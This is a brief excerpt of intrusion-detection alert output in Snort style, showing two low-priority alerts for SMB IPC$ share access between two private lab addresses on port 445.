08/18-16:19:26.876129  [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.136.129:39263 -> 192.168.1
36.128:445
08/18-16:19:35.599403  [**] [1:2465:7] NETBIOS SMB-DS IPC$ share access [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.136.129:46025 -> 192.168.1
36.128:445
```